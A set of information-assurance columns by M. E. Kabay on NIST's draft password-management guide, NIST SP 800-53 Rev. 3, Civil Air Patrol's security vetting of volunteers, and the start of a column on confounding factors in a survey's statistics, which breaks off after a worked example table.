Guide to Enterprise Password Management: NIST Needs Your Comments

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I hate passwords. I think passwords are a dreadful way of authenticating identity: they cost a lot < http://www.mandylionlabs.com/PRCCalc/PRCCalc.htm >, they change too often (and so users write them down), the rules for preventing dictionary and brute-force attacks are generally easy for users to circumvent (da3isy*doggie, da4isy*doggie, da5isy*doggie…), there are too many of them (and so users write them… oh never mind), and nothing can stop users from writing them down (and sticking them in their wallets, under their keyboards, behind their screens, in their desk drawers….). And yet we constantly hear non-technical managers resisting smart-token-based authentication or proximity cards because they are supposedly too expensive.< http://www.isaca.org/Template.cfm?Section=Home&CONTENTID=17144&TEMPLATE=/ContentManagement/ContentDisplay.cfm >

Growl.

Well, given that we are still stuck with this wretched authentication method, National Institute of Standards and Technology< http://www.nist.gov/index.html > Computer Security Division < http://csrc.nist.gov/ > of the Information Technology Laboratory< http://itl.nist.gov/ > Computer Scientists Karen Scarfone< http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > and Murugiah Souppaya < http://csrc.nist.gov/staff/rolodex/souppaya_murugiah.html > have prepared SP 800-118, "DRAFT Guide to Enterprise Password Management"< http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf > and await your comments for improvement.

The blurb reads, "SP 800-118 is intended to help organizations understand and mitigate common threats against their character-based passwords. The guide focuses on topics such as defining password policy requirements and selecting centralized and local password management solutions."

As always, this Special Publication is complete and thorough. After the usual introduction to the scope and structure of the document, the authors present a brief overview of passwords (section 2) followed by two major sections and their subsections:

The document ends with appendices containing special considerations for firmware and hardware passwords, a glossary, and a list of common acronyms and abbreviations.

NIST requests comments on draft SP 800-118 by May 29, 2009. Please submit comments by e-mail < mailto:800-118comments@nist.gov > with "Comments SP 800-118" in the subject line.

I submitted six pages of comments and will inflict, er share, one of them in my next column.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

NIST SP800-53 Rev. 3: Key to Unified Security Across Federal Government and Private Sectors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Standards play a critical role in information assurance. Given the impossibility of defining a deterministic model that includes billions of users, millions of computers, and thousands of programs and protocols potentially interacting with each other unpredictably, we have to rely on human consensus about best practices if we are to progress in our field. Standards also provide a basis for demonstrating due care and diligence in fulfilling our fiduciary responsibilities to stakeholders.

In this first of four articles about the latest revision of a landmark Special Publication (SP) from the Joint Task Force Transformation Initiative in the Computer Security Division of the Information Technology Laboratory of the National Institute of Standards and Technology (NIST), Dr Paul J. Brusil reviews the key recommendations and strategic guidance offered in *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > which has been prepared by a panel of experts drawn from throughout the US government and industry. Everything that follows is Dr Brusil's work with minor edits.

* * *

From the furthest corners of the U.S. Defense and Intelligence communities to every civil office in the U.S. Federal government, a single new security standard applies to all government information systems – including national security systems. Traditionally, the Department of Defense (DoD) and the civilian federal agencies independently develop their own standards. Harmonizing the security needs of all government agencies has been a long time coming; but, for the first time ever, the National Institute of Standards and Technology (NIST) Special Publication (SP) 800-53, *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > dated August 2009 does just that.

SP 800-53 provides a unified information security framework that applies across the entire Federal government. It is the harbinger of other soon-to-appear, cross-government, security recommendation collaborations in areas including certification and accreditation, risk assessments, security control assessment procedures and others < http://www.informationweek.com/news/government/security/showArticle.jhtml?articleID=219401209&cid=nl_govt_html >.

SP 800-53 is part of an extensive library of guidelines, recommendations and standards NIST publishes and continually updates to help organizations protect their information systems and data < http://csrc.nist.gov/publications/PubsDrafts.html >. Protected information systems include all constituent components – local and remote – for processing, storing and transmitting information.

The SP 800-53 standard, titled "Recommended Security Controls for Federal Information Systems and Organizations" < http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-

rev3-final.pdf >, was co-developed by the Computer Security Division of NIST, DoD and the U.S. Intelligence Community, as well as the Industrial Control System community. It benefited by extensive public review and comments. It represents the best practices and guidance available today, not only for the government but for private enterprises as well.

The purpose of SP800-53 is to achieve information system security and effective risk management, in part, by providing a common information security language for all information systems and by providing consistent and repeatable guidelines for selecting and specifying standard security controls. With the aid of SP 800-53, organizations are able to select appropriate security controls to meet security requirements, to implement the selected controls correctly and to demonstrate the confidence and effectiveness of selected controls in complying with security requirements. SP 800-53 guides security managers, security service providers, security technology developers, system developers, system implementers and system assessors.

Office of Management and Budget (OMB) policies mandate all Federal agencies, their contractors and their external service providers use SP 800-53. The existence of SP800-53 as a government regulation has many benefits beyond the stipulation of security best practices. For one, it elevates security awareness to senior management. Correspondingly, security funding can be positively impacted.

SP800-53 is a living document updated periodically. The just-released Revision 3 supersedes the previous revision released 18 months earlier. It contains or amplifies a risk management framework, a security control catalog, a security control selection process, traceability of security controls to underlying security requirements, assurance requirements for security controls, and extensions for use in communities outside the U.S. government.

In the next part of this four-part series, Dr Brusil discusses the risk management section of SP 800-53 Rev. 3.

* * *

Dr Paul J. Brusil, PhD, MD < mailto:Brusil@post.harvard.edu > graduated from Harvard University with a joint degree in Engineering and Medicine. He has authored over 100 papers and book chapters in his distinguished career and worked in a wide range of industry and government sectors as a respected security, network management and program management consultant. He is on the editorial boards of several journals including the *Journal of Network and Systems Management* < http://www.csee.umkc.edu/jnsm/ > and is a Lead Instructor for the Master of Science in Information Assurance at Norwich University.< http://infoassurance.norwich.edu/ >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

NIST SP800-53 Rev. 3: Risk Management Framework Underpins the Security Life Cycle

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The National Institute of Standards and Technology (NIST) Special Publication (SP) SP 800-53 provides a unified information security framework to achieve information system security and effective risk management across the entire Federal Government. In this second of four articles about the latest revision of this landmark Special Publication from the Joint Task Force Transformation Initiative in the Computer Security Division of the Information Technology Laboratory, Dr Paul J. Brusil reviews the framework for risk management offered in SP 800-53 *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > which was prepared by a panel of experts drawn from throughout the US government and industry. Everything that follows is Dr Brusil's work with minor edits.

* * *

The Risk Management Framework in SP 800-53 (Chapter 3) evokes the use of NIST document SP 800-39, *Managing Risk from Information Systems: An Organizational Perspective* < http://csrc.nist.gov/publications/drafts/800-39/SP800-39-spd-sz.pdf > to specify the risk management framework for developing and implementing comprehensive security programs for organizations. SP 800-39 also provides guidance for managing risk associated with the development, implementation, operation, and use of information systems.

The risk management activities within the Risk Management Framework include the six steps of:

1) Categorizing information and the information systems that handle the information
2) Selecting appropriate security controls
3) Implementing the security controls
4) Assessing the effectiveness and efficiency of the implemented security controls
5) Authorizing operation of the information system, and
6) Monitoring and reporting the ongoing security state of the system.

The risk management activities are detailed across several NIST documents (as identified in SP 800-53, Figure 3-1), of which SP 800-53 is only one. SP 800-53 focuses primarily on step (2): security control selection, specification and refinement. SP800-53 is intended for new information systems, legacy information systems and for external providers of information system services.

To start the risk management process, each organization uses other mandatory, NIST-developed, government standards. One standard helps to determine the security category of each of an organization's information and information systems. The other standard is used to designate each information system's impact level (low-impact, moderate-impact or high-impact). The impact level identifies the significance that a breach of the system has on the organization's mission. These other standards are Federal Information Processing Standard (FIPS) 199, *Standards for Security Categorization of Federal Information and Information Systems* < http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf > and FIPS 200, *Minimum Security Requirements for Federal Information and Information Systems* <

http://csrc.nist.gov/publications/fips/fips200/FIPS-200-final-march.pdf >. Companion guidelines in another NIST recommendation, SP 800-60, *Guide for Mapping Types of Information and Information Systems to Security Categories, Rev. 1*,< http://csrc.nist.gov/publications/nistpubs/800-60-rev1/SP800-60_Vol1-Rev1.pdf > facilitate mapping information and information systems into categories and impact levels < http://gcn.com/Articles/2008/08/14/NIST-revises-guidance-for-assigning-FISMA-security-categories.aspx?Page=1 >. SP 800-53 summarizes the categorization activities in Section 3.2.

Each organization then chooses security controls commensurate with their specific information and their specific information system's risk level exposure using typical factors such as identifying vital threats to systems, establishing the likelihood a threat will affect the system and assessing the impact of a successful threat event. SP 800-53 details the security control selection activities in Section 3.3.

In brief, a minimum set of broadly applicable, *baseline security controls* (SP 800-53, Appendix D), are chosen as a starting point for security controls applicable to the information and information system. SP 800-53 specifies three groups of baseline security controls that correspond to the low-impact, moderate-impact and high-impact information system level categories defined in FIPS 200. The intent of establishing different target impacts is to facilitate the use of appropriate and sufficient security controls that effectively mitigate most risks encountered by a target with a specific level of impact.

The baseline security controls are selected by an organization based on the organization's approach to managing risk, as well as security category and worst-case impact analyses in accordance with FIPS 199 and FIPS 200. SP 800-53 gives guidance to organizations on the scope of applicability of each security control to the organization's specific situation, including, e.g., the organization's specific applicable policies and regulations, specific physical facilities, specific operational environment, specific IT components, specific technologies, and/or specific exposure to public access interfaces.

Then, as needed based on an organization's specific risk assessment, possible local conditions and environments, or specific security requirements or objectives, these minimal baseline security controls can be tailored, expanded or supplemented to meet all of the organization's security needs. Tailoring activities include, e.g., selecting organization-specific parameters in security controls, assigning organization-specific values to parameters in security controls and assigning or selecting appropriate, organization-specific control actions. Augmentation activities include, e.g., adding appropriate, organization-specific, control functionality or increasing control strength.

If the tailored security control baseline is not sufficient to provide adequate protection for an organization's information and information system, additional security controls or control enhancements can be selected to meet specific threats, vulnerabilities, and/or additional requirements in applicable regulations.

As a last resort, an organization can select security controls from another source other than SP 800-53. This option is possible if suitable security controls do not exist in SP 800-53, if appropriate rationale is established for going to another source and if the organization assesses and accepts the risk associated with use of another source.

An organizationally-specific security plan is then developed. The plan documents rationale for selecting and tailoring each security control. Such rationale is used to provide evidence that the security controls adequately protect organizational operations and assets, individuals, other

organizations and ultimately the Nation. Subsequent analyses of the risk management decisions documented in the security plan become the bases for authorizing operation of the organization's information system. A designated senior official gives such authorization.

After authorizing operation, the organization begins continuous monitoring of the effectiveness of all security controls. Such monitoring facilitates potential future decisions to modify or to update the organization's security plan and the deployed security controls. Modification and update may be necessary to handle information system changes and/or updates, new configurations, operational environment changes, new types of security incidents, new threats and the like. Depending on the severity of adverse impacts on the organization, the revised security plan may need to be used to re-authorize operation of the information system.

SP 800-53 also defines eleven organization-level, program management security controls (Appendix G) for managing and protecting information security programs. Organizations document selected program management controls in an Information Security Program Plan. This plan is implemented, assessed for effectiveness via assessment procedures documented in NIST document SP 800-53A, *Guide for Accessing the Security Controls in Federal Information Systems – Building Effective Security Assessment Plans* < http://csrc.nist.gov/publications/nistpubs/800-53A/SP800-53A-final-sz.pdf > and subsequently authorized and continuously monitored.

In the next part of this four-part series, Dr Brusil discusses the comprehensive repository of security controls presented in SP800-53 Rev. 3.

* * *

Dr Paul J. Brusil, PhD < mailto:Brusil@post.harvard.edu > graduated from Harvard University with a joint degree in Engineering and Medicine. He has authored over 100 papers and book chapters in his distinguished career and worked in a wide range of industry and government sectors as a respected security, network management, and program management consultant. He is on the editorial boards of several journals including the *Journal of Network and Systems Management* < http://www.csee.umkc.edu/jnsm/ > and is a Lead Instructor for the Master of Science in Information Assurance at Norwich University.< http://infoassurance.norwich.edu/ >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

NIST SP800-53 Rev. 3: Applicability to Government and Non-Governmental Organizations

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The National Institute of Standards and Technology (NIST) Special Publication (SP) SP 800-53 provides a unified information security framework to achieve information system security and effective risk management across the entire Federal Government. In previous articles in this series, Dr Paul J. Brusil summarized the risk management framework and the catalog of security controls offered in SP 800-53. In this last of three articles, Dr Brusil reviews the relationship of *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > to other standards as well as its suitability for government and non-governmental organizations. Everything that follows is Dr Brusil's work with minor edits.

* * *

Communities Impacted by SP800-53

SP 800-53 (Appendix H) provides two-way mappings between security controls defined in SP 800-53 and security controls defined in international security standard ISO/IEC 27001, *Information Security Management Systems*.< http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=42107 > The latter standard applies to all types of organizations and non-government communities. SP 800-53 also outlines a strategy for harmonizing and converging these two standards.

SP 800-53 (Appendix I) also contains additions to the SP 800-53 Appendix D security control baselines so that such augmented security control baselines (in Appendix I) can be used in the Industrial Control Systems community. SP 800-53 (Appendix I) also contains community-specific, security control tailoring guidelines and other supplemental guidance for 64 of the security controls applicable to Industrial Control Systems from the SP 800-53 (Appendix D) security control catalog.

First and foremost, SP 800-53 is essential for security in US Federal government IT systems. Federal agencies and their external service providers must comply with FISMA, the Federal Information Systems Management Act of 2002< http://csrc.nist.gov/groups/SMA/fisma/index.html >, and the set of associated federal documents – FIPS 199 (*Standards for Security Categorization of Federal Information and Information Systems*)< http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf >, FIPS 200 (*Minimum Security Requirements for Federal Information and Information Systems*)< http://csrc.nist.gov/publications/fips/fips200/FIPS-200-final-march.pdf > and SP 800-53 – that delineate standards, specifications and recommendations for implementing FISMA. FISMA requires agencies in the US government and their contractors to understand risk and to undertake a risk management process on all their IT systems. Specifically, FISMA requires that all agencies

develop, document and implement agency-wide IA programs that support operations and assets and provide "adequate security." Every year, Inspectors General evaluate agency progress to achieve such requirements in the context of each agency's unique mission, environment, and organization. SP800-53 is used as a guiding document to implement and to improve security under FISMA.

What the Critics Say

Although SP 800-53 is generally getting high marks from the IA community, it, and FISMA, are not without their critics.

Some say that certain agencies are not proficient in conducting a meaningful risk assessment and therefore will have difficulty identifying vital risks. < http://www.federaltimes.com/index.php?S=4246129 > Some feel that SP800-53 should have included measurable testing, third party validation and certification that IT systems meet their security requirements. < http://www.informationweek.com/news/government/security/showArticle.jhtml?articleID=219300112&cid=nl_IW_daily_html>

Yet others argue that most threats are now high-end threats. Since systems are so interconnected and often have ill-defined, inadequate, leaky borders, low-impact systems are effectively higher-impact systems because low-impact systems can become insider attack platforms against interconnected higher-impact systems. <http://gcn.com/Articles/2009/08/24/Cybereye-NIST-security-controls.aspx?s=gcndaily_250809&Page=2> Accordingly, they dismiss SP800-53's discussion of low-impact and moderate-impact targets as irrelevant; all systems need to be protected against the types of attacks/attackers associated with high impact systems < http://www.infosecurity-us.com/view/3147/government-cybersecurity-guidelines-lacking-/ >.

Some say that FISMA and the SP800-53 revision process are too static to keep up with quickly emerging threat landscapes or emerging protection technologies. Others say SP 800-53 is too flexible and is overly complex because so many security control choices are offered.

With regard to the latter point, some believe that a narrower subset or profile of SP800-53 provides the most critical security controls that address the most critical risks common to all parties. They feel some of the basic critical risks include

- Not knowing the instantaneous inventory of hardware, software and configurations
- Providing "good" security features but not necessarily the "necessary" security features, and
- Not providing auditing to validate security and to verify on-going protection over time.

Unlike SP 800-53's security control baselines, proponents of an alternative feel there is only a small set of common and critical technical and operational controls that are applicable to all parties. Additional, organization-unique controls may be added as necessary. These common controls, called the "20 Critical Security Controls" < http://www.sans.org/cag/guidelines.php >, can also be used by auditors to check if organizations are compliant with the standards of SP 800-53. The majority of these Critical Security Controls can also be automated for testing. Automation might make it easier to ensure that systems maintain information security and assurance over time. NIST officials are planning to include more automation, where feasible, in the next update to SP 800-53. < http://www.federaltimes.com/index.php?S=4246129 >

Still others feel the burden of multiple, independent, overlapping and/or redundant compliance

regulations applicable to an organization, e.g., HIPAA< http://csrc.nist.gov/publications/PubsByLR.html#Health Insurance Portability and Accountability Act >, FISMA and others. They argue there needs to be a converged security and compliance strategy to minimize overlap and redundancy <http://video.webcasts.com/events/pmny001/viewer/index.jsp?eventid=31603>.

Some feel that periodically demonstrating compliance to regulations is overly complex and time-consuming thereby leaving less time to focus on an organization's missions <http://www.scmagazineus.com/How-a-pragmatic-approach-to-access-governance-can-help-energy-companies-with-FERCNERC-compliance/article/147289/?DCMP=EMC-SCUS_Newswire> . In part to address such concerns, an updated version of NIST's SP 800-37 Certification and Accreditation (C&A) Guidelines will refocus C&A from a periodic, one-time event to a more continuous process <http://www.informationweek.com/news/government/security/showArticle.jhtml?articleID=219401209&cid=nl_govt_html > . Furthermore, new helpful technologies, such as continuous file integrity monitoring (see for example the white paper on "Continuous File Integrity Monitoring with Minimal System Impact and No Repeat Scans"< http://whitepapers.businessweek.com/detail/RES/1250524610_251.html > from McAfee), are emerging to facilitate a shift from point-compliance testing to continuous compliance assurance.

Some believe that certain agencies may use FISMA – and by indirection SP 800-53 – as a paperwork exercise just to fill out FISMA reporting documents due to the OMB rather than to verify or to improve information assurance < http://www.networkworld.com/news/2009/072109-omb-eyes-new-metrics-for.html?page=2 >. They also feel there should be detailed metrics for measuring the readiness and effectiveness of an organization's security program on an ongoing basis.

This begs the question as to whether there is an over reliance on compliance just for the sake of compliance. The credibility issue of using compliance to guarantee security has been elevated given risks that were recently revealed in the financial industries < http://www.infosecurity-magazine.com/view/3094/pcidss-compliance-does-not-always-guarantee-security/ > and electric industries < http://www.scmagazineus.com/Energy-companies-say-NERC-standards-inadequate/article/141224/?DCMP=EMC-SCUS_Newswire >. Some systems were deemed compliant to the Payment Card Industry Data Security Standard (PCI DSS), https://www.pcisecuritystandards.org/ > or the North American Electric Reliability Corp (NERC)< http://www.nerc.com/ > regulation standards, respectively, but they were not secure. Security could be compromised by ambiguities and shortcomings in the guiding standards. A recent GAO finding pertinent to reports of FISMA compliance associated with use of the previous version of SP 800-53 indicated disconnects between FISMA compliance reports and agencies' actual security posture. Whether or not the newly revised SP800-53, Revision 3, may have any such issues is not known.

The Bottom Line: SP 800-53 is Good for IA

Regardless of viewpoints on FISMA, many trust that when SP800-53 is followed, information assurance does improve. DoD and Federal government agencies will use SP800-53 and those that do so as an opportunity to improve security rather than to conduct a fill-out-the-form exercise will benefit. They will establish a level of security due diligence. The private sector would do well to follow suit.

* * *

Dr Paul J. Brusil, PhD, MD <Brusil@post.harvard.edu> graduated from Harvard University with a joint degree in Engineering and Medicine. He has authored over 100 papers and book chapters in his distinguished career and worked in a wide range of industry and government sectors as a respected security network management and program management consultant. He on the editorial boards of several journals including the *Journal of Network and Systems Management* < http://www.csee.umkc.edu/jnsm/ > and is a Lead Instructor for the Master of Science in Information Assurance at Norwich University.< http://infoassurance.norwich.edu/ >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Information Security and the Outsider:
Part 1 – The New Government INFOSEC Environment

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In a world of new, unconventional military conflict around the globe, one of the largest producers of secure information, the U.S. Government, has had to create non-traditional partnerships to help accomplish domestic missions. In this two-part series, guest writer Lt Col Robert E. Jennings< http://www.linkedin.com/in/simplecaveman >, Vice Commander of the New Jersey Wing of the Civil Air Patrol< http://encampment.njwg.cap.gov/welcome08.htm > – and a leader of the Service Delivery Managers in Dell Computer's ProSupport organization< http://www.dell.com/prosupport > – looks at how the US Government is working with semi-official volunteer organizations. In part 2, he provides a case study of how one of those organizations adapted to provide better information security for their new assignments.

The remainder of these columns is entirely Lt Col Jennings' work with minor edits.

*** * ***

The world has changed radically since the end of the cold war in the early 1990s. In the United States, our military and other security agencies have been challenged by extensive military operations in Iraq, Afghanistan and many smaller global hotspots. More than 50% of the National Guard has been deployed since 2002 in support of these campaigns. Many domestic emergencies and assignments that traditionally would have been responded to by the National Guard in individual states need an alternative resource.

One of the outcomes of all this change is that the military, Federal Emergency Management Administration (FEMA), Homeland Security, the Coast Guard and other government agencies reaching deeper in to the ranks of non-traditional human resources such as auxiliaries and non-governmental organizations (NGOs). In the face of all of this geo-political change, corporate change and technical evolution, we are faced with the *outsider* – the person outside of the organization who is not under its control, and who may not have been vetted according to usual procedures. At the same time, this outsider is critical to the agency's success, because these outsiders are volunteers.

Volunteer organizations like the Red Cross, Civil Air Patrol, National Association for Search & Rescue (NASAR) and dozens of secular and faith-based organizations have been a critical component of disaster relief and search and rescue for decades. These operations rarely involved information that could be considered sensitive. Today, however, volunteers may have access to or even depend on sensitive information as they contribute critical services.

Further complicating all of these fundamental shifts are the advances in technology that simultaneously make information easier to and harder to distribute. Advances in protecting information inevitably trail the innovation in sharing it. The Internet is the fundamental catalyst of all of this change, but even hardware like digital cameras and USB storages devices smaller than a thumbnail make information more transportable and more difficult to protect than ever

before. Often, as technological innovation emerges, we cannot envision the consequences it will ultimately present.

All of this technology only *enables* the sharing of this information – people are the ones who actually do the sharing (or, in some cases, stealing). We look to technology solutions to protect this information but forget that policy, process and training are all critical factors in the protection of information.

Vetting volunteers offers lessons to all organizations, even those that don't use volunteers, on how to cope with the increasing operational security requirements of today's environment.

* * *

In the next part, Lt Col Jennings will look at how both the Civil Air Patrol and the US Government adapted their information security policies and practices to interoperate effectively in the new threat environment.

* * *

Lt Col Robert Jennings is a senior volunteer in Civil Air Patrol. He is heavily involved in the cadet program and is highly qualified and experienced in CAP's homeland security and counterdrug missions as an aircrew member. After military service in the late 1970s through the mid 1980s, he has been in the technology industry for more than 20 years, working on several government IT projects for agencies that include the Department of Defense, FBI and the former Immigration and Naturalization Service. He currently works for Dell, and his technology specialties include messaging and collaboration, security and identity management. He can be reached at < mailto:Robert.Jennings@njwg.cap.gov >.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Information Security and the Outsider:
Part 2 – CAP as a Case Study

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this two-part series, guest writer Lt Col LTC Robert E. Jennings< http://www.linkedin.com/in/simplecaveman >, Vice Commander of the New Jersey Wing of the Civil Air Patrol< http://encampment.njwg.cap.gov/welcome08.htm > – and a leader of the Service Delivery Managers in Dell Computer's ProSupport organization< http://www.dell.com/prosupport > – looks at how the US Government is working with semi-official volunteer organizations. In this part, he looks more closely at how Civil Air Patrol, the all-volunteer, civilian auxiliary of the US Air Force, introduced more rigorous information security practices to better serve new domestic missions from the Government.

The remainder of this column is entirely Lt Col Jennings' work with minor edits.

* * *

The orientation of Civil Air Patrol (CAP)< http://www.gocivilairpatrol.com/ >, as an example, used to be easy and straightforward. As the congressionally chartered auxiliary of the U.S. Air Force, CAP performed most of the inland search & rescue in the United States on behalf of the Air Force and provided aviation, communications and people assets in relief of disasters. In the 1990s, CAP began using its light aircraft fleet to provide reconnaissance of domestic drug growth for federal, state and local law enforcement agencies.

9/11 was a transformational event for every government organization and person concerned with information security. CAP aircraft were the first non-military planes in the air after the attacks, using high-resolution digital cameras and satellite uplinks to transmit images of Ground Zero and other areas of interest to National Command Authorities. Since 9/11, CAP's missions have grown to include more and more homeland security elements, focused around their unique aviation capabilities.

Traditional information security in the United States' government is based on a series of United States Code and Executive Orders that have evolved since World War II. Information can be classified as Confidential, Secret or Top Secret, with a number of modifiers such as compartmentalization or nuclear weapons design. While not an official part of the current classification structure, there are administrative designations for unclassified information, such as For Official Use Only (FOUO) and Sensitive But Unclassified (SBU).

The level of access that a person can have to classified information in the US is based on the level of investigation they are put through. Anyone who enters the military receives a National Agency Check (NAC)< http://www.tpub.com/content/aviation/14243/css/14243_219.htm > and is usually cleared to handle information classified as Confidential. A NAC investigation also generally permits interim access to Secret information, while a more thorough Background Investigation (BI) is performed, which generally takes 4 to 6 months. A successful BI allows access to Secret information and certain Top Secret material. For more highly sensitive material, such as nuclear weapons, encryption and high resolution satellite imagery, a more extensive

Special Background Information (SBI) is conducted, which can take up to a year. The US Government is exempt from the Employee Polygraph Protection Act (29 USC 2002 < http://www.law.cornell.edu/uscode/html/uscode29/usc_sec_29_00002002----000-.html >, and certain high level positions in the Defense and Intelligence communities require successful completion of a polygraph test.

As for all classified information, a certain level of clearance does not automatically offer a person access to all information classified at that level. A need to know is required in combination with the appropriate level of clearance.

The volunteers of Civil Air Patrol are civilians from all walks of life. Although many of them have military or government services backgrounds, the majority do not. There is also a cadet program for youth from 12 to 18, and some of the older teenagers participate in the operational missions. One small advantage CAP offered as the government needed to reach deeper for homeland security resources was that its adult members had been required to submit a fingerprint card and undergo an FBI NAC since the early 1990s. The original purpose of this was to protect the teenagers in the cadet program (CAP was the first national youth organization to fingerprint and check the backgrounds of its adult members), but it has proven useful to provide some level of vetting for their members to be trusted with information related to military and homeland security missions.

Building on this existing corps of volunteers that were 100% background checked, CAP began building a catalogue of its members that had existing government security clearances. Members went to a secure online Web application to self input their security clearances, which were then verified through the Air Force's CAP liaison unit. In conjunction with this effort, Civil Air Patrol introduced mandatory Operational Security (OPSEC) training modeled on the military's OPSEC training for new recruits. OPSEC training is designed to make a person aware of the sensitivity of information, why it's important to protect it, and common-sense safeguards. Originally, this training was mandatory for the adult members, and if they did not complete it by the deadline, they were suspended from participating in operational missions. Later, this requirement was extended to the cadet members of CAP as well, based on the facts that some older cadets participate in the operational missions, and they were all in an environment where they could learn details of the operational missions easily.

Most missions of Civil Air Patrol and other semi-official organizations like the Coast Guard Auxiliary handle missions that involves unclassified information that is designated For Official Use Only (FOUO). This information can be processed and stored on unclassified computers and transmitted via e-mail, even across the Internet. This is the common method for communication between government agencies and the volunteer organizations they reach out to for support. Because of CAP's unique relationship with the Air Force, they have the ability to work, when required, on more sensitive information due to their access to military installations and operations centers.

Through a combination of technology, policy and screening process, volunteer and auxiliary organizations can be a tremendous force multiplier in this era of high operational tempo, stretched resources and an entirely new type of threat and mission profile. Before reaching back to these resources, agencies need to think through their next generation of information security.

[MK adds:

Non-volunteer and non-governmental organizations can learn from the experiences of the CAP and other volunteer agencies. Today's environment requires even more attention to the

background of potential employees and even of visitors. For example, instead of automatically accepting all the details of an applicant's résumé, the human resources department can make a point of checking on the accuracy and completeness of details of that record. Are the dates correct? Are the positions accurately named? Did the references named in the document agree to be references? What do they have to say about the applicant?

Similarly, visitors to high-security areas should be vetted before granting access. Is that journalist who requested an interview with the data-center manager really a journalist – or is (s)he an industrial spy or a hacker using social engineering? Is the salesperson claiming to be from MegaCorp really representing that company – or trying to sneak through your security barriers on behalf of a competitor?

You remember the old adage, surely: TRUST, BUT VERIFY!]

* * *

Lt Col Robert Jennings is a senior volunteer in Civil Air Patrol. He is heavily involved in the cadet program and is highly qualified and experienced in CAP's homeland security and counterdrug missions as an aircrew member. After military service in the late 1970s through the mid 1980s, he has been in the technology industry for more than 20 years, working on several government IT projects for agencies that include the Department of Defense, FBI and the former Immigration and Naturalization Service. He currently works for Dell, and his technology specialties include messaging and collaboration, security and identity management. He can be reached at < mailto:Robert.Jennings@njwg.cap.gov >.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Confounded Nonsense

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A study sponsored by Cisco Systems and carried out by InsightExpress using responses from more than 2,000 respondents in 10 countries indicated that accidental and deliberate violations of security by insiders are a serious threat to data confidentiality.

Jim Duffy of Network World wrote, "Thirty-nine percent of IT officials surveyed perceive negligence among employees as the main reason for the data security risk, while one in five pointed to disgruntled workers as the source. One in three IT respondents said portable hard drive devices are their top concern for how data is leaked -- more than e-mail (25%), lost or stolen devices (19%) and verbal communication with non-employees (8%)."< http://www.networkworld.com/news/2008/111208-cisco-study-internal-security.html >

He added, "One in 10 employees surveyed admitted stealing data or corporate devices, selling them for a profit, or knowing fellow employees who did. This finding was most prevalent in France, where 21% of employees admitted knowledge of this behavior."

I'm sorry that the report (not Jim Duffy!) included arrant nonsense. Let's look at some simple elements of statistical analysis (no, really simple: not even one formula today).

The problem with the statement about admitting stealing or knowing employees who stole is that it combines different causative factors that can result in the response. For example, suppose we are studying the effect of a new series of security-awareness cartoons on employees. One could form two groups, the cartoonified group (C+) and the uncartoonified group (C-) and then study their susceptibility to, say, phishing attacks sent to them via e-mail. Sounds great! We do the test and end up with the following table:

	Tricked	**Not Tricked**
C-	72	128
C+	52	148

For statistics aficionados, we compute a chi-square statistical test of independence with a value of 4.219 (with 1 degree of freedom) for a probability of 0.04 that there is no relationship between cartoon exposure and resistance to phishing. So obviously exposure to the cartoons increased resistance to phishing messages, at least at the 0.05 level of significance, right?

Ah, but suppose that, without reporting the fact, we actually have an additional orthogonal (independent) factor defining two groups of employees: those who have previously been given a full-day security-awareness workshop (W+) and those who have not (W-). Well, that means that there are actually four test groups: W-C-, W-C+, W+C- and W+C+. And then we find out belatedly that the results, when classified with the additional information about security training, are as follows:

		Tricked	Not Tricked
W-	**C-**	48	52
W-	**C+**	44	56
W+	**C-**	24	76
W+	**C+**	8	92

